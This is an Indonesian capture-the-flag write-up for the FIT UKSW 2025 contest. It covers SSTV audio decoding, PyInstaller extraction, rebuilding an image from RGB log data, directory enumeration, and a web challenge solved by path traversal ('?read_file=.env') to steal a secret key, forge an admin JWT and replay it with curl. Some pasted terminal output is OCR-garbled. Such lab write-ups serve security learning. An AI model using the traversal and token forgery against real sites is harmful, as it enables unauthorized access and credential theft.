libflac12t64 libjxl0.10 libpython3.12-minimal libxmpack0 python3-packaging-whl python3-setproctitle ruby-zeitwerk
libfuse3-3 liblbgfsb0 libpython3.12-stdlib python3-aioclient python3-poetry-dynamic-versioning python3-tomlkit sphinx-rtd-theme-common
Use 'sudo apt autoremove' to remove them.

Summary:
Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 166
```

setelah saya menginstall,saya melakukan analisis dengan sound itu dan secara bersamaan membuka 2 tools tersebut di waktu yang sama



setelah saya atur konfigurasi dan mendapatkan hint M1 saya mencoba mencari apa itu M1 ternyata adalah sebuah format transmisi di dalam qsstv dan saya mengatur sensitif nya ke dx dan jika complete nya ke 99, ternyata saya mendapatkan sebuah gambar barcode di dalam sebuah file wav, saya coba scan barcode tersebut dengan hp saya



RklUVUtTV3t0aGV5X3NpbmdfaW5fc3RhdGljX2FuZF9kcmVhbV9pb19ub2lzzX0=

Telusuri

Salin teks

Terjemahkan

Ternyata setelah di scan adalah sebuah base64

RklUVUtTV3t0aGV5X3NpbmdfaW5fc3RhdGljX2FuZF9kcmVhbV9pb19ub2lzzX0=
maka saya coba mendecode nya

```
(venv)-(justkids@ justkids)-[~/fitcompetition]
$ echo "RklUVUtTV3t0aGV5X3NpbmdfaW5fc3RhdGljX2FuZF9kcmVhbV9pb19ub2lzzX0=" | base64 -d
FITUKSW{they_sing_in_static_and_dream_in_noise}
```

dan setelah saya mendecode nya saya mendapatkan flag tersebut
Flag= FITUKSW{they_sing_in_static_and_dream_in_noise}

Misc:

1. **Bukti Fana**

Soal:

Tim Kami menemukan sebuah program misterius dari peretas. Temukan pesan tersembunyi dari program tersebut. Download disini

```
program_misterius.exe
```

disini saya mendapatkan sebuah file exe, disini saya mencoba membongkar file tersebut agar tahu di dalam nya seperti apa

saya menggunakan sebuah script python untuk mengekstrak file executable(.exe)

```

File: Actions Edit View Help
GNU nano 8.4
pyinstxtractor.py
from __future__ import print_function
import os
import struct
import marshal
import zlib
import sys
from uuid import uuid4 as uniquename

class CTOCEntry:
    def __init__(self, position, cmprsDataSize, uncmprsDataSize, cmprsFlag, typeCmprsData, name):
        self.position = position
        self.cmprsDataSize = cmprsDataSize
        self.uncmprsDataSize = uncmprsDataSize
        self.cmprsFlag = cmprsFlag
        self.typeCmprsData = typeCmprsData
        self.name = name

    class PyInstArchive:
        PYINST20_COOKIE_SIZE = 24          # For pyinstaller 2.0
        PYINST21_COOKIE_SIZE = 24 + 64      # For pyinstaller 2.1+
        MAGIC = b'MEI\014\013\012\013\016' # Magic number which identifies pyinstaller

        def __init__(self, path):
            self.filePath = path
            self.pycMagic = b'\0' * 4
            self.barePycList = [] # List of pyc's whose headers have to be fixed

        def open(self):
            try:
                self.fPtr = open(self.filePath, 'rb')
                self.fileSize = os.stat(self.filePath).st_size
            except:
                print('[-] Error: Could not open {}'.format(self.filePath))
                return False
            return True

        def close(self):
            try:
                self.fPtr.close()
            except:
                pass

    G Help           W Write Out   F Where Is   K Cut             J Execute   C Location   M-U Undo   M-A Set Mark   M-[ To Bracket   M-B Prev
    X Exit          R Read File   L Replace   U Paste           J Justify   P Go To Line   M-E Redo   M-G Copy       M-B Where Was   M-F Next

```

```

(justkids@justkids)-[~/fitcompetition]
$ python3 pyinstxtractor.py program_misterius.exe

```

sebelum di jalankan saya pakai virtual enviroment dulu

```

[justkids@justkids]-[~/fitcompetition/pyinstxtractor]
$ ls
LICENSE  program_misterius.exe_extracted  pyinstxtractor.py  README.md

```

setelah di extract maka hasil nya seperti ini

```

(justkids@justkids)-[~/fitcompetition/pyinstxtractor]
$ cd program_misterius.exe_extracted

```

saya masuk ke file nya tersebut untuk melihat semua program nya

```

(justkids@justkids)-[~/fitcompetition/pyinstxtractor/program_misterius.exe_extracted]
$ ls
api-ms-win-core-console-l1-1-0.dll      api-ms-win-core-memory-l1-1-0.dll      api-ms-win-crt-convert-l1-1-0.dll      _ctypes.pyd          pyimod01_archive.pyc      struct.pyc
api-ms-win-core-datetime-l1-1-0.dll     api-ms-win-core-namedpipe-l1-1-0.dll    api-ms-win-crt-environment-l1-1-0.dll   _decimal.pyd       pyimod02_importers.pyc   tcl8
api-ms-win-core-debug-l1-1-0.dll       api-ms-win-core-processenvironment-l1-1-0.dll  api-ms-win-crt-fsystem-l1-1-0.dll      _elementtree.pyd   pyimod03_ctypes.pyc      tcl86t.dll
api-ms-win-core-errorhandling-l1-1-0.dll api-ms-win-core-threading-l1-1-0.dll    api-ms-win-crt-handle-l1-1-0.dll       _hashlib.pyd      pyimod04_pypywin32.pyc   tk
api-ms-win-core-fibers-l1-1-1.dll      api-ms-win-core-processenvironment-l1-1-1.dll  api-ms-win-crt-locale-l1-1-0.dll      libcrypt.dll      pyimod05_pytest.pyc      tk86t.dll
api-ms-win-core-fibers-l1-1-1.dll      api-ms-win-core-profile-l1-1-0.dll     api-ms-win-crt-math-l1-1-0.dll       libffi-8.dll      pyimod06_pytestqt.pyc   tk_data
api-ms-win-core-file-l1-1-0.dll       api-ms-win-core-rtlsupport-l1-1-0.dll   api-ms-win-crt-process-l1-1-0.dll     libffi-3.dll      pyimod07_multiprocessing.pyc tk_data
api-ms-win-core-file-l1-2-0.dll       api-ms-win-core-string-l1-1-0.dll     api-ms-win-crt-runtime-l1-1-0.dll    _lzma.pyd        pyimod08_rth_pkutil.pyc tk_interpreter.py
api-ms-win-core-file-l2-1-0.dll       api-ms-win-crt-synch-l1-1-0.dll     api-ms-win-crt-stdio-l1-1-0.dll    _multiprocessing.pyd pyimod09_rth_pkutil.pyc tk_interpreter.py
api-ms-win-core-handle-l1-1-0.dll     api-ms-win-core-synch-l1-2-0.dll     api-ms-win-crt-string-l1-1-0.dll   _overlapped.pyd   pyimod10_threading.pyc   ucrtbase.dll
api-ms-win-core-interlocked-l1-1-0.dll api-ms-win-core-synch-rt-l1-0.dll    api-ms-win-crt-time-l1-1-0.dll     _queue.pyd       pyimod11_threading.pyc   unicodede.dll
api-ms-win-core-kernel32-legacy-l1-1-1.dll api-ms-win-core-timezone-l1-1-0.dll   api-ms-win-crt-util-l1-1-0.dll    _socket.pyd      pyimod12_urllib.pyc    VCRUNTIME140.dll
api-ms-win-core-libraryloader-l1-1-0.dll api-ms-win-core-util-l1-1-0.dll     base_library.zip      _ssl.pyd        pyimod13_urllib.pyc    venv-uncomple
api-ms-win-core-localization-l1-2-0.dll api-ms-win-crt-conio-l1-1-0.dll    _bz2.pyd          pyimod14_xml.pyc

```

```

program_misterius.pyc

```

sangat banyak program di dalam nya tapi karena saya tahu bahwa ini exe terbuat dari python maka mata saya tertuju pada 1 file yaitu yang ekstensi nya .pyc, file .pyc ini adalah bytecode python hasil dari komplilasi file .py ke bentuk yang bisa dijalankan lebih cepat oleh python, file ini berisi logika asli program walau teks biasa, isinya tetap struktur program python.

```
└─(venv-py11)─(justkids@ justkids)─[~/fitcompetition/pyinstxtractor/program_misterius.exe_extracted]
$ strings program_misterius.pyc | grep -i fit

FITUKSW{not_this_one}r
FIT 2025 - Mr. Az
FITUKSW{watch_what_you_see}
```

sebenarnya saya sudah mencoba beberapa kali pakai tools decompiler tetapi selalu gagal dan gk suport, saya mencoba dengan string saja dan grep buat nyari flag di file program_misterius.pyc ternyata saya mendapatkan 2 flag, ternyata FITUKSW{not_this_one} itu cuman flag dummy yang benar adalah

FLAG= FITUKSW{watch_what_you_see}

2. ThePowerOfLogs

Soal :

Sebuah organisasi lingkungan bawah tanah yang dikenal sebagai Veridian Accord diduga merencanakan aksi skala besar untuk "merekode ulang bumi". Selama penggerebekan markas salah satu anggotanya, tim forensik menemukan printer tua yang tampaknya telah digunakan untuk mencetak sesuatu — tapi alih-alih hasil cetakan biasa, hanya file log sistem internal yang berhasil dipulihkan. Log tersebut tampak seperti catatan aktivitas sistem bus data atau debug perangkat keras, dengan format yang tidak lazim. periksalah log tersebut untuk memahami isi sebenarnya. Mungkinkah ada sesuatu yang mereka sembunyikan? Download Soal

Saya di berikan sebuah file dengan nama printer_log.txt

```
printer_log.txt
```

setelah itu saya mau melihat metadata nya

```
└─(venv-py11)─(justkids@ justkids)─[~/fitcompetition]
$ exiftool printer_log.txt
ExifTool Version Number      : 13.25
File Name                   : printer_log.txt
Directory                  : .
File Size                   : 43 MB
File Modification Date/Time : 2025:07:04 12:14:57-04:00
File Access Date/Time       : 2025:07:04 15:10:45-04:00
File Inode Change Date/Time: 2025:07:04 15:10:24-04:00
File Permissions            : -rw-rw-r--
File Type                  : TXT
File Type Extension         : txt
MIME Type                  : text/plain
MIME Encoding              : us-ascii
Newlines                   : Unix LF
Warning                     : [Minor] Not counting lines/words in text file larger than 20 MB
```


sekilas file printer_log.txt dengan ukuran 43 MB terlihat seperti log aktivitas biasa

```
(justkids@justkids) [~/fitcompetition]
$ less printer_log.txt
head -n 20 printer_log.txt
<a href="https://cdn.tailwindcss.com"></script>
=====
 SYSTEM DEBUG LOG START =====
[IO_TRACE] tx=761, ty=286 :: packet: 193.205.165
[IO_TRACE] tx=788, ty=272 :: packet: 067.091.057
[IO_TRACE] tx=502, ty=121 :: packet: 186.079.027
[IO_TRACE] tx=268, ty=14 :: packet: 169.212.221
[IO_TRACE] tx=433, ty=604 :: packet: 151.118.101
[IO_TRACE] tx=515, ty=139 :: packet: 164.178.101
[IO_TRACE] tx=215, ty=863 :: packet: 017.013.014
[IO_TRACE] tx=729, ty=216 :: packet: 170.177.123
[IO_TRACE] tx=920, ty=427 :: packet: 080.079.058
[IO_TRACE] tx=173, ty=255 :: packet: 050.074.042
[IO_TRACE] tx=881, ty=644 :: packet: 015.043.029
[IO_TRACE] tx=571, ty=498 :: packet: 155.179.155
[IO_TRACE] tx=145, ty=773 :: packet: 078.075.070
[IO_TRACE] tx=461, ty=718 :: packet: 082.065.058
[IO_TRACE] tx=515, ty=747 :: packet: 072.044.040
[IO_TRACE] tx=933, ty=776 :: packet: 037.063.015
[IO_TRACE] tx=370, ty=188 :: packet: 184.151.108
[IO_TRACE] tx=174, ty=717 :: packet: 043.042.038
[IO_TRACE] tx=77, ty=791 :: packet: 007.004.011
:: Timeout reached : 10
(justkids@justkids) [~/fitcompetition]
```

Namun saya menggunakan less untuk melihat secara bertahap, ternyata setelah saya search di google format ini menyerupai triplet RGB yang umum digunakan dalam penyusunan gambar digital. Dari sini saya menduga bahwa log ini menyimpan data gambar yang tersembunyi dalam bentuk RGB.

Langkah selanjutnya, saya menulis script python untuk mengubah data koordinat dan warna dari file printer_log.txt menjadi sebuah gambar

```
GNU nano 8.4
from PIL import Image
import re
width = 1024
height = 1024
img = Image.new("RGB", (width, height), (0, 0, 0)) # background hitam
with open("printer_log.txt") as f:
    for line in f:
        match = re.search(r'tx=(\d+), ty=(\d+) :: packet: (\d+)\.(\d+)\.(\d+)', line)
        if match:
            x = int(match.group(1))
            y = int(match.group(2))
            r = int(match.group(3))
            g = int(match.group(4))
            b = int(match.group(5))
            if x < width and y < height:
                img.putpixel((x, y), (r, g, b))
img.save("output_from_log.png")
print("Gambar disimpan sebagai output_from_log.png")
```



saya mendapatkan sebuah gambar yang mana di dalam gambar tersebut ada barcode, dan saya coba scan menggunakan hp




disini saya mendapatkan flag nya dari barcode tersebut

Flag : FITUKSW{r3c0d3_th3_34rth_1s_3451}

Web:

1. Power Plant




Soal:

Situs web pembangkit listrik ini terbuka untuk dilihat publik, tetapi mungkin mereka agak terlalu terbuka dengan konfigurasi tertentu.

lalu kita akan diberikan sebuah URL untuk mencari kerentanan pada website tersebut

<http://20.6.129.177:8081>

Deskripsi tersebut menisyaratkan bahwa situs web tersebut memiliki konfigurasi terbuka. Kata kunci “too open” menyiratkan kemungkinan adanya direktori yang dapat diakses secara publik.



Seperti biasa, langkah pertama yang saya lakukan adalah mengakses alamat website yang diberikan, yaitu <http://20.6.129.177:8081>.

Setelah halaman terbuka, kita disambut dengan tampilan website power plant yang cukup profesional lengkap dengan banner, deskripsi misi ramah lingkungan, dan navigasi yang normal. Tapi saya sebagai seorang pentester, tentu saya tidak berhenti hanya melihat permukaannya saja

```
(dika@DikKauser) [~/thc-hydra]
$ gobuster dir -u http://20.6.129.177:8081/ -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://20.6.129.177:8081/
[+] Method:       GET
[+] Threads:     10
[+] Wordlist:    /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s

Starting gobuster in directory enumeration mode
=====
/robots.txt      (Status: 200) [Size: 41]
Progress: 4614 / 4615 (99.98%)
=====


Finished
```

Setelah melihat tampilan utama website yang terlihat normal, saya lanjut ketahap berikutnya melakukan brute-force terhadap direktori untuk mencari file atau folder tersembunyi yang mungkin bisa diakses publik.


Saya menggunakan tools seperti gobuster untuk membantu proses ini. Tujuannya sederhana mencari tahu apakah ada konfigurasi atau file sensitif yang tidak sengaja terekspos ke publik. Dengan metode ini saya menemukan direktori /robots.txt.

Sebagai bagian dari pengecekan standar terhadap konfigurasi situs, saya mencoba mengakses file robots.txt di <http://20.6.129.177:8081/robots.txt>.

Hasilnya cukup menarik:



Setelah melihat petunjuk di **robots.txt**, saya mencoba langsung mengakses file yang disebutkan, yaitu http://20.6.129.177:8081/secret_code.txt. Tapi yang saya dapatkan justru pesan **404 Not Found**.



Karena akses langsung ke `/secret_code.txt` gagal, saya tidak menyerah begitu saja. Saya kemudian melihat struktur HTML dari halaman utama untuk mencari petunjuk lain.


Saat membuka source code, saya menemukan bagian berikut::

```
>body>[...]</header>
   [overflow]
>nav>[...]</nav> [overflow]
<div class="container"> [overflow]
```

Dari sini terlihat bahwa website ini menyimpan asset-asset statis seperti gambar di dalam folder `/static/`. Hal ini membuat saya berpikir: *bagaimana jika `secret_code.txt` juga disimpan di dalam folder ini?*

Setelah menelusuri jejak dari **robots.txt** dan struktur direktori website, saya berhasil mengakses file `secret_code.txt` melalui path

http://20.6.129.177:8081/static/secret_code.txt.



Di dalamnya terdapat pesan singkat tentang komitmen terhadap lingkungan dan tentu saja, flag yang saya cari:

Flag: FITUKSW{b3_ec0_fr13ndly}

2. Wildlife Tracker

Challenge 59 Solves X

Wildlife Tracker

200

Web

The "Wildlife Tracker" promises to help keep tabs on various species. However, every good system has its blind spots, and this one might be no exception. Can you exploit its nuances and gain unauthorized access to its deeper operations?

<http://134.209.102.23:8082/>

- ▶ Paling OP (Cost: 20 points)
- ▶ suka sama kue (Cost: 25 points)

1/10 attempts

Flag Submit

"Wildlife Tracker" berjanji untuk membantu mengawasi berbagai spesies. Namun, setiap sistem yang baik memiliki titik buta, dan yang satu ini mungkin tidak terkecuali. Dapatkah Anda mengeksplorasi nuansa dan mendapatkan akses yang tidak sah ke operasi yang lebih dalam?

Lalu kita diberikan URL untuk mencari kerentanaan

<http://134.209.102.23:8082/>

Halaman utama aplikasi Wildlife Tracker titik awal eksplorasi terhadap celah keamanan

```
(root@DikKauser)-[~/home/dika]
# curl "http://134.209.102.23:8082/?read_file=.env"

SECRET_KEY=wildlife-2025-fit-challenge-secret
```

kemudian saya melakukan traversal sehingga saya menemukan secret_keynya

```
import jwt

payload = {
    "role": "admin",
    "authorized": True
}

secret_key = 'wildlife-2025-fit-challenge-secret'
token = jwt.encode(payload, secret_key, algorithm='HS256')

print(token)
```

```
r/Python (cryptography)/myenv/Scripts/python.exe"
"d:/belajar/Python (cryptography)/hi.py"
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJyb2x1Ijoi
YWtaW4iLCJhdXRob3JpemVkJp0cnVlfQ.r8SNB_m010Yc07
lniPXFdKrhIoaSPwRi5DH69HnwhR0
PS D:\belajar\Python (cryptography)> |
```

lalu secret_keynya sauu import menjadi jwt

```
root@Aryanda:/home/yanda ~ + - ×
↳ [Run: "touch ~/.hushlogin" to hide this message]
[yanda@Aryanda ~]
$ sudo bash
[sudo] password for yanda:
[root@Aryanda ~]
# curl -H "Cookie: admin_token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJyb2xlIjoiYWltaw4iLCJhdXRb3JpemVkJip0cnVlfQ.r8SNB_m010Yc07lniPXfdKrhIoaSPwR
i5DfH69HnwhR0" http://134.209.102.23:8082/admin_dashboard
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0" />
    <title>Admin Dashboard</title>
    <!-- Tailwind CSS CDN -->
    <script src="https://cdn.tailwindcss.com"></script>
    <style>
      body {
        font-family: "Inter", sans-serif;
      }
    </style>
  </head>
  <body class="bg-gray-100 flex flex-col min-h-screen text-gray-800">
    <!-- Navigation Bar -->
    <nav class="bg-gradient-to-r from-green-600 to-green-800 p-4 shadow-lg">
      <div class="container mx-auto flex justify-between items-center">
        <a href="/" class="text-white text-2xl font-bold rounded-lg px-3 py-2 hover:bg-green-700 transition-colors duration-200">
          Wildlife Tracker
        </a>
        <div class="space-x-4">
          <a href="/" class="text-white hover:text-green-200 text-lg transition-colors duration-200">
```

tokkeny saya masukkan kecookie saya curl admin_dashboard sehingga mendapatkan flagnya